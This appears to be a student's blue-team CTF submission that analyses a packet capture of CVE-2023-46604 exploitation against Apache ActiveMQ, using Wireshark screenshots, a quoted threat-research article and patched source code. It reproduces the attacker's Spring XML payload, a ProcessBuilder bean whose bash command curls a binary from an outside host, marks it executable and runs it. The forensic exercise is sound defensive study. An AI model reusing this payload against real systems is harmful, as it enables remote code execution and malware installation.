
```
> Frame 34: 149 bytes on wire (1192 bits), 149 bytes captured (1192 bits)
> Ethernet II, Src: 6e:cc:fd:d6:05:72 (6e:cc:fd:d6:05:72), Dst: fe:00:00:00:01:01 (fe:00:00:00:01:01)
> Internet Protocol Version 4, Src: 134.209.197.3, Dst: 128.199.52.72
v Transmission Control Protocol, Src Port: 46158, Dst Port: 80, Seq: 1, Ack: 1, Len: 83
    Source Port: 46158
    Destination Port: 80
    [Stream index: 3]
  > [Conversation completeness: Complete, WITH_DATA (31)]
    [TCP Segment Len: 83]
    Sequence Number: 1    (relative sequence number)
    Sequence Number (raw): 1971338802
    [Next Sequence Number: 84    (relative sequence number)]
    Acknowledgment Number: 1    (relative ack number)
    Acknowledgment number (raw): 3333984923
    1000 .... = Header Length: 32 bytes (8)
  > Flags: 0x018 (PSH, ACK)
    Window: 502
    [Calculated window size: 64256]
    [Window size scaling factor: 128]
    Checksum: 0x015e [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  > Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  > [Timestamps]
```

```
0000  fe 00 00 00 01 01 6e cc  fd d6 05 72 08 00 45 00   ······n· ··r··E·
0010  00 87 a8 6c 40 00 40 06  91 20 86 d1 c5 03 80 c7   ···l@·@· · ······
0020  34 48 b4 4e 00 50 75 80  3e 32 c6 b8 92 9b 80 18   4H·N·Pu· >2······
0030  01 f6 01 5e 00 00 01 01  08 0a 87 54 98 ce d2 c1   ···^···· ···T····
0040  4b f3 47 45 54 20 2f 64  6f 63 6b 65 72 20 48 54   K·GET /d ocker HT
0050  54 50 2f 31 2e 31 0d 0a  48 6f 73 74 3a 20 31 32   TP/1.1·· Host: 12
0060  38 2e 31 39 39 2e 35 32  2e 37 32 0d 0a 55 73 65   8.199.52 .72··Use
0070  72 2d 41 67 65 6e 74 3a  20 63 75 72 6c 2f 37 2e   r-Agent:  curl/7.
0080  36 38 2e 30 0d 0a 41 63  63 65 70 74 3a 20 2a 2f   68.0··Ac cept: */
0090  2a 0d 0a 0d 0a                                     *····
```

Leandro Delgado
Student ID: 1144162411

6. What Java class was invoked by the XML file to run the exploit?

Answer: I should examine the HTTP response from the /invoice.xml endpoint.



Wireshark · Follow HTTP Stream (tcp.stream eq 1) · c119-OpenWire.pcap

```
GET /invoice.xml HTTP/1.1
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/11.0.21
Host: 146.190.21.92:8000
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive


HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.8.10
Date: Tue, 12 Dec 2023 13:38:28 GMT
Content-type: application/xml
Content-Length: 816
Last-Modified: Tue, 12 Dec 2023 13:37:45 GMT

<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
     http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
            <constructor-arg >
            <list>
                <!--value>open</value>
                <value>-a</value>
                <value>calculator</value -->
                <value>bash</value>
                <value>-c</value>
                <value>curl -s -o /tmp/docker http://128.199.52.72/docker; chmod +x /tmp/docker; ./tmp/docker</value>
            </list>
            </constructor-arg>
        </bean>
    </beans>
```

```
Leandro Delgado
Student ID: 1144162411
```

Ln 3, Col 1 | 39 characters | 100% | Window | UTF-8

Packet 14. 1 client pkt, 1 server pkt, 1 turn. Click to select.

Entire conversation (1218 bytes) | Show as ASCII | No delta times | Stream 1

Find: □ Case sensitive


Screenshots:

The response shows that the XML configuration file uses java.lang.ProcessBuilder to execute the **bash** process with the following commands: curl -s -o /tmp/docker http://128.199.52.72/docker; chmod +x /tmp/docker; ./tmp/docker

7. To better understand the specific security flaw exploited, can you identify the CVE identifier associated with this vulnerability?

Answer: it is CVE-2023-46604

Screenshots:



CVE-2023-46604 (Apache ActiveMQ) Exploited to Infect Systems With Cryptominers and Rootkits

We uncovered the active exploitation of the Apache ActiveMQ vulnerability CVE-2023-46604 to download and infect Linux systems with the Kinsing malware (also known as h2miner) and cryptocurrency miner.

By: Peter Girnus
November 20, 2023
Read time: 5 min (1240 words)

Leandro Delgado
Student ID: 1144162411

Peter Girnus
Sr. Threat Researcher

We uncovered the active exploitation of the Apache ActiveMQ vulnerability CVE-2023-46604 to download and infect Linux systems with the Kinsing malware (also known as h2miner) and cryptocurrency miner. When exploited, this vulnerability leads to remote code execution (RCE), which Kinsing uses to download and install malware. The vulnerability itself is due to OpenWire commands failing to validate throwable class type, leading to RCE.

ActiveMQ (written in Java) is an open-source protocol developed by Apache that implements message-oriented middleware (MOM). Its main function is to send messages between different applications. It also


Related Articles
NDR: Not Just a "Nice to Have" Anymore
Lumma Stealer's GitHub-Based Delivery Explored via Managed Detection and Response
ASRM: A New Pillar for Cyber Insurance Underwriting

okies for website functionality, traffic analytics, personalization, social media functionality and advertising. Our Cookie Notice provides more
plains how to amend your cookie settings. Learn more

8. What is the vulnerable Java method and class that allows an attacker to run arbitrary code? (Format: Class.Method)

Answer: The patch for this vulnerability introduces an additional validation step in the BaseDataStreamMarshaller class. This ensures that only classes of type Throwable can be instantiated, effectively closing the security gap.

Screenshots:



activemq / activemq-client / src / main / java / org / apache / activemq / openwire / v1 / BaseDataStreamMarshaller.java

656 lines (588 loc) · 24.6 KB

```
public abstract class BaseDataStreamMarshaller implements DataStreamMarshaller {
    private Throwable createThrowable(String className, String message) {
            Class clazz = Class.forName(className, false, BaseDataStreamMarshaller.class.getClassLoader());
            OpenWireUtil.validateIsThrowable(clazz);
            Constructor constructor = clazz.getConstructor(new Class[] {String.class});
            return (Throwable)constructor.newInstance(new Object[] {message});
        } catch (IllegalArgumentException e) {
            return e;
        } catch (Throwable e) {
            return new Throwable(className + ": " + message);
        }
    }

    protected int tightMarshalThrowable1(OpenWireFormat wireFormat, Throwable o, BooleanStream bs)
```


Leandro Delgado
Student ID: 1144162411

Students Work required for this activity

- Go to the challenge https://cyberdefenders.org/blueteam-ctf-challenges/153#nav-questions
- Create an account and Login.
- Download the Challenge (Attached also hereby). Uncompress the challenge (pass: cyberdefenders.org)
- Answer the 8 challenge questions. Tool Used: Wireshark.
- Show complete screenshots of all your work.

Grading Alerts

- Use the provided template
- Show your account real name
- Show your machine desktop background (with date & time)
- Write in your own words and do not copy from other resources



```
Microsoft Windows [Version 10.0.26100.3037]
(c) Microsoft Corporation. All rights reserved.

C:\Users\leand>
```

```
Leandro Delgado
Student ID: 1144162411
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\leand>
```